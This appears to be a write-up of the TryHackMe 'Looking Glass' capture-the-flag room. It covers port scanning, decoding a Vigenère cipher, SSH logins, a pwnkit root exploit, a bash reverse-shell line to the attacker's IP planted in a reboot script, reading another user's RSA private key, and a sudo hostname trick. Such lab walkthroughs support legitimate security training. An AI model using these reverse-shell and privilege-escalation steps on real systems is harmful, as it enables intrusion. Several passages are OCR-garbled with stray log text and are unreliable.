

Looking Glass

Looking Glass



<https://tryhackme.com/room/lookingglass>

To much open ports)

```
rustscan -a 10.10.200.125 |tee scan.txt
```

```
(kali㉿kali)-[~/THM/wond]
└─$ rustscan -a 10.10.200.125 |tee scan.txt
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive ser
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the l
Open 10.10.200.125:22 [11/http/server.py", line 424, in handle_one_request
Open 10.10.200.125:9001
Open 10.10.200.125:9000 [11/http/server.py", line 678, in do_GET
Open 10.10.200.125:9002 f.write)
Open 10.10.200.125:9003 [11/http/server.py", line 877, in copyfile
Open 10.10.200.125:9004 source, outfile)
Open 10.10.200.125:9005 [11/shutil.py", line 200, in copyfileobj
Open 10.10.200.125:9006
Open 10.10.200.125:9007 [11/socketserver.py", line 834, in write
Open 10.10.200.125:9008 )
Open 10.10.200.125:9009 [2] Broken pipe
Open 10.10.200.125:9010
Open 10.10.200.125:9011 [2023-10-24:29] "GET /linpeas.sh HTTP/1.1" 200 -
Open 10.10.200.125:9013 [2023-10-30:06] "GET /pwnkit.py HTTP/1.1" 200 -
Open 10.10.200.125:9012
Open 10.10.200.125:9014 ved, exiting.
Open 10.10.200.125:9016
Open 10.10.200.125:9015 lage_escalation
Open 10.10.200.125:9017
Open 10.10.200.125:9018 ux-exploit-suggester linuxprivchecker linux-smart-enumeration pwnkit.py
Open 10.10.200.125:9019
Open 10.10.200.125:9021 lage_escalation
Open 10.10.200.125:9020
```

from 9000 to 13999 every port is open I think , and 22

 **Question Hint** 

O(log n) A looking glass is a mirror.

nb through the Looking Glass and capture the flags.

I had ssh problem , restart machine , I found how to solve this,

But now I have 1 more problem - I do not know which port is good

```
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa -p 13687
```

```
root@10.10.201.22
```

```
(kali㉿kali)-[~/THM/wond]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa -p 13687 root@10.10.201.22
The authenticity of host '[10.10.201.22]:13687 ([10.10.201.22]:13687)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.201.22]:13687' (RSA) to the list of known hosts.
Higher
Connection to 10.10.201.22 closed.
```

I try some ports, after a lot of tries I found

```
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa -p 12865
```


```
root@10.10.201.22
```

```
(kali@kali)-[~/THM/wond]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa -p 12865 root@10.10.201.22
The authenticity of host '[10.10.201.22]:12865 ([10.10.201.22]:12865)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:43: [hashed name]
  ~/.ssh/known_hosts:44: [hashed name]
  ~/.ssh/known_hosts:45: [hashed name]
  ~/.ssh/known_hosts:46: [hashed name]
  ~/.ssh/known_hosts:47: [hashed name]
  ~/.ssh/known_hosts:48: [hashed name]
  ~/.ssh/known_hosts:49: [hashed name]
  ~/.ssh/known_hosts:50: [hashed name]
  (8 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.201.22]:12865' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oah:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
```

And my connection dropped again. I need to write some secret



```
(kali@kali)-[~/THM/wond]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa -p 12865 root@10.10.201.22
The authenticity of host '[10.10.201.22]:12865 ([10.10.201.22]:12865)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:43: [hashed name]
  ~/.ssh/known_hosts:44: [hashed name]
  ~/.ssh/known_hosts:45: [hashed name]
  ~/.ssh/known_hosts:46: [hashed name]
  ~/.ssh/known_hosts:47: [hashed name]
  ~/.ssh/known_hosts:48: [hashed name]
  ~/.ssh/known_hosts:49: [hashed name]
  ~/.ssh/known_hosts:50: [hashed name]
  (8 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.201.22]:12865' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oah:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvds lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkh wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpxat,
Jani pjgumpzgn xhcdagi xag bjskvr dsao,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huiodxt-achgb!
Al peqi pt eifz, ick azmo mtd wlae
Lx ymca krebpsxug cevwm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jltinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hoie;
Bpe oqbzc nxyi tst ioszqdtz,
Eew ale xdtc semja dbxxkhfe.
Jdbr tivtmi pw sxderpioeKeudmgdstd
Enter Secret:
Incorrect secret.
Connection to 10.10.201.22 closed.
```

I'm trying to decode text on boxentriq.com

Analysis Results

Jabberwocky 'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmte pgzt alv ...

Your ciphertext is likely of this type:

Unknown Cipher (click to read more)

Votes

- [Unknown Cipher](#) (69 votes)
- [Vigenere Autokey Cipher](#) (11 votes)
- [Bifid Cipher](#) (7 votes)
- [Beaufort Autokey Cipher](#) (6 votes)
- [Beaufort Cipher](#) (4 votes)
- [Vigenere Cipher](#) (3 votes)

For further text analysis and statistics, [click here](#).

After testing algorithms one by one I found key in
Vigenère cipher

Auto Solve results

| Score | Key | Text |
|-------|-------------------|--|
| 37275 | thealphabetcipher | twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a |

Now decode with key

wpn gggc don zkuqsi zy ale nple,
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd

Copy

Paste

Text Options...



thealphabetcipher



Standard Mode



English

Decode

Encode

Auto Solve (without key)

Instructions

Auto Solve Options

Min Key Length

3

Max Key Length

20

Iterations

100

Max Results

10

Spacing Mode

Automatic

Auto Solve results

| Score | Key | Text |
|-------|-------------------|---|
| 37275 | thealphabetcipher | twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths |

Min Key Length: 3 Max Key Length: 20 Iterations: 100 Max Results: 10 Spacing Mode: Automatic

Results

Decoded message:

```
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

Copy Text Options...

I got creds

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:SeemedParticularConsequenceCrooked
Connection to 10.10.201.22 closed.
```

```
(kali㉿kali)-[~/THM/wond]
$ ssh jabberwock@10.10.201.22
jabberwock@10.10.201.22's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 root root 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

To read the real flag I use

```
cat user.txt | rev
```

```
jabberwock@looking-glass:~$ cat user.txt | rev
mht{32a911966cab2d643f5d57d9e0173d56}
jabberwock@looking-glass:~$
```

To got the root flag I use exploit to pwnkit vulnerability

```

jabberwock@looking-glass:~$ python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1001(jabberwock) groups=1001(jabberwock)
# cd /root
# ls
passwords passwords.sh root.txt the_end.txt
# cat root.txt http.server 8000
}f3dae6dec817ad10b750d79f6b7332cb{mhtp://0.0.0.0:8000/) ...
# cat root.txt | rev/Oct/2023 09:10:07] "GET /pwnkit.py HTTP
thm{bc2337b6f97d057b01da718ced6ead3f}
# █

```

But I would like to try autor way

I have sudo permissions to reboot)

I add revshell to the script

```

/bin/bash -c 'bash -i >& /dev/tcp/10.11.28.126/1337 0>&1'
wall:$(cat /home/jabberwock/poem.txt)
█

```

```

$ ncr-lnvp 1337
listening on [any] 1337...
connect to [10.11.28.126] from (UNKNOWN) [10.10.201.22] 36016
bash: cannot set terminal process group (895): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
tweedledum@looking-glass:~$ █
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profile

```

Now i am user tweedledum

I found password in txt file

```

cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ █
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:

```


| Recipe | Input |
|-----------------------|--|
| Dechunk HTTP response | dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9ca 7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431edca 28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624ca b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404fca fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6ca b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0ca 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8ca 7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b |
| Dechunk HTTP response | |
| Dechunk HTTP response | |
| Dechunk HTTP response | |
| Dechunk HTTP response | |
| Dechunk HTTP response | |
| Dechunk HTTP response | |
| From Hex | |

Delimiter

Output

the password is zyxwvutsrqponmlk

I have sudo permissions to run /bin/bash as user tweedledee

```
$ ssh tweedledee@10.10.201.22
User tweedledum may run the following commands on looking-glass:
perm(tweedledee) NOPASSWD: /bin/bash
tweedledum@looking-glass:~$ sudo -u tweedledee /bin/bash
sudo -u tweedledee /bin/bash
id
uid=1003(tweedledee) gid=1003(tweedledee) groups=1003(tweedledee)
$
```

After some enumeration I finally found which one have password that I found before

```
su humptydumpty@10.201.22's password:
Password: zyxwvutsrqponmlk try again.
tweedledee@10.10.201.22's password:
humptydumpty@looking-glass:/home/tweedledee$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:/home/tweedledee$
```

Here I found txt file))

'That'll do very well,' said Alice: 'and "slithy"?'
 'Well, "slithy" means "lithe and slimy." "Lithe" is the same as "active." You see it's like a portmanteau—there are two meanings
 'I see it now,' Alice remarked thoughtfully: 'and what are "toves"?'
 'Well, "toves" are something like badgers—they're something like lizards—and they're something like corkscrews.'
 'They must be very curious looking creatures.'
 'They are that,' said Humpty Dumpty: 'also they make their nests under sun-dials—also they live on cheese.'
 'And what's the "gyre" and to "gimble"?'
 'To "gyre" is to go round and round like a gyroscope. To "gimble" is to make holes like a gimlet.'
 'And "the wabe" is the grass-plot round a sun-dial, I suppose?' said Alice, surprised at her own ingenuity.
 'Of course it is. It's called "wabe," you know, because it goes a long way before it, and a long way behind it—'
 'And a long way beyond it on each side,' Alice added.
 'Exactly so. Well, then, "mimsy" is "flimsy and miserable" (there's another portmanteau for you). And a "borogove" is a thin shab
 ething like a live mop.'
 'And then "mome raths"?' said Alice. 'I'm afraid I'm giving you a great deal of trouble.'
 'Well, a "rath" is a sort of green pig: but "mome" I'm not certain about. I think it's short for "from home"—meaning that they'd
 'And what does "outgrabe" mean?'
 'Well, "outgrabing" is something between bellowing and whistling, with a kind of sneeze in the middle: however, you'll hear it do
 it you'll be quite content. Who's been repeating all that hard stuff to you?'
 'I read it in a book,' said Alice. 'But I had some poetry repeated to me, much easier than that, by—Tweedledee, I think it was.'
 'As to poetry, you know,' said Humpty Dumpty, stretching out one of his great hands, 'I can repeat poetry as well as other folk,
 'Oh, it needn't come to that!' Alice hastily said, hoping to keep him from beginning.

Ater enumeration I found that the alice directory has "execute permissions" . I can read files inside, but I
 cann;t listing directories

So I try to see her Id_rsa key

```
humptydumpty@looking-glass:/home$ ls -la
ls -la
total 32
drwxr-xr-x  8 root          root          4096 Jul  3  2020 .
drwxr-xr-x 24 root          root          4096 Jul  2  2020 ..
drwx--x--x  6 alice         alice         4096 Jul  3  2020 alice
drwx-----  3 humptydumpty humptydumpty 4096 Oct  5 13:37 humptydumpty
drwxrwxrwx  7 jabberwock    jabberwock    4096 Oct  5 13:22 jabberwock
drwx-----  5 tryhackme     tryhackme     4096 Jul  3  2020 tryhackme
drwx-----  3 tweedledee    tweedledee    4096 Jul  3  2020 tweedledee
drwx-----  2 tweedledum     tweedledum     4096 Jul  3  2020 tweedledum
```

```

cat .ssh/id_rsa for reading: No such file or directory
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAXmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
NIRchPaFuQJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEGHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKPfRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMqtQj
X2F+09J8qjvFzf+GSL7lAIVuC5Ryqlxm5tsg4nUZvLRgFRMpn7hJAjD/bWfKlb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+leomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESGeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDYOFWCbmqOvik4Lzk/rDGn9VjcyFxoPu3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QQvCJVrGbdBVG0FLoWZzLpYGJchxmLR+RHCB40pZjBgr5
8bjJLQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQUq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMHifDYD7TeXeFDY/yOnhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLC0tJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhxhA0ULXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOkardP/Ln+xM6lZrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEu/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$

```

```

$ cat test.txt
(kali㉿kali)-[~/THM/wond] 73d56[mht]
$ nano id_rsa
(kali㉿kali)-[~/THM/wond]
$ chmod 400 id_rsa
(kali㉿kali)-[~/THM/wond]
$ ssh -i id_rsa alice@10.10.201.22
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
alice@looking-glass:~$ ls -la
total 40
drwx--x--x 6 alice alice 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 alice alice 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice/alice 220 Jul 3 2020 .bash_logout
-rw-r--r-- 1 alice/alice 3771 Jul 3 2020 .bashrc
drwx----- 2 alice/alice 4096 Jul 3 2020 .cache
drwx----- 3 alice/alice 4096 Jul 3 2020 .gnupg
drwxrwxr-x 3 alice/alice 4096 Jul 3 2020 .local
-rw-r--r-- 1 alice/alice 807 Jul 3 2020 .profile
drwx--x--x 2 alice/alice 4096 Jul 3 2020 .ssh
-rw-rw-r-- 1 alice/alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$

```

I can't use sudo because I don't know alice's password, but I found that alice can run /bin/bash without password with another(mirror) hostname


```
sudo -h ssalg-gnikool /bin/bash
```

```
alice@looking-glass:/etc/sudoers.d$ cat /etc/sudoers.d/00-ssalg-gnikool
# See sudoers(8) for more details.
#
# Allow root to run any commands anywhere
alice    ALL=(ALL) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:/etc/sudoers.d#
```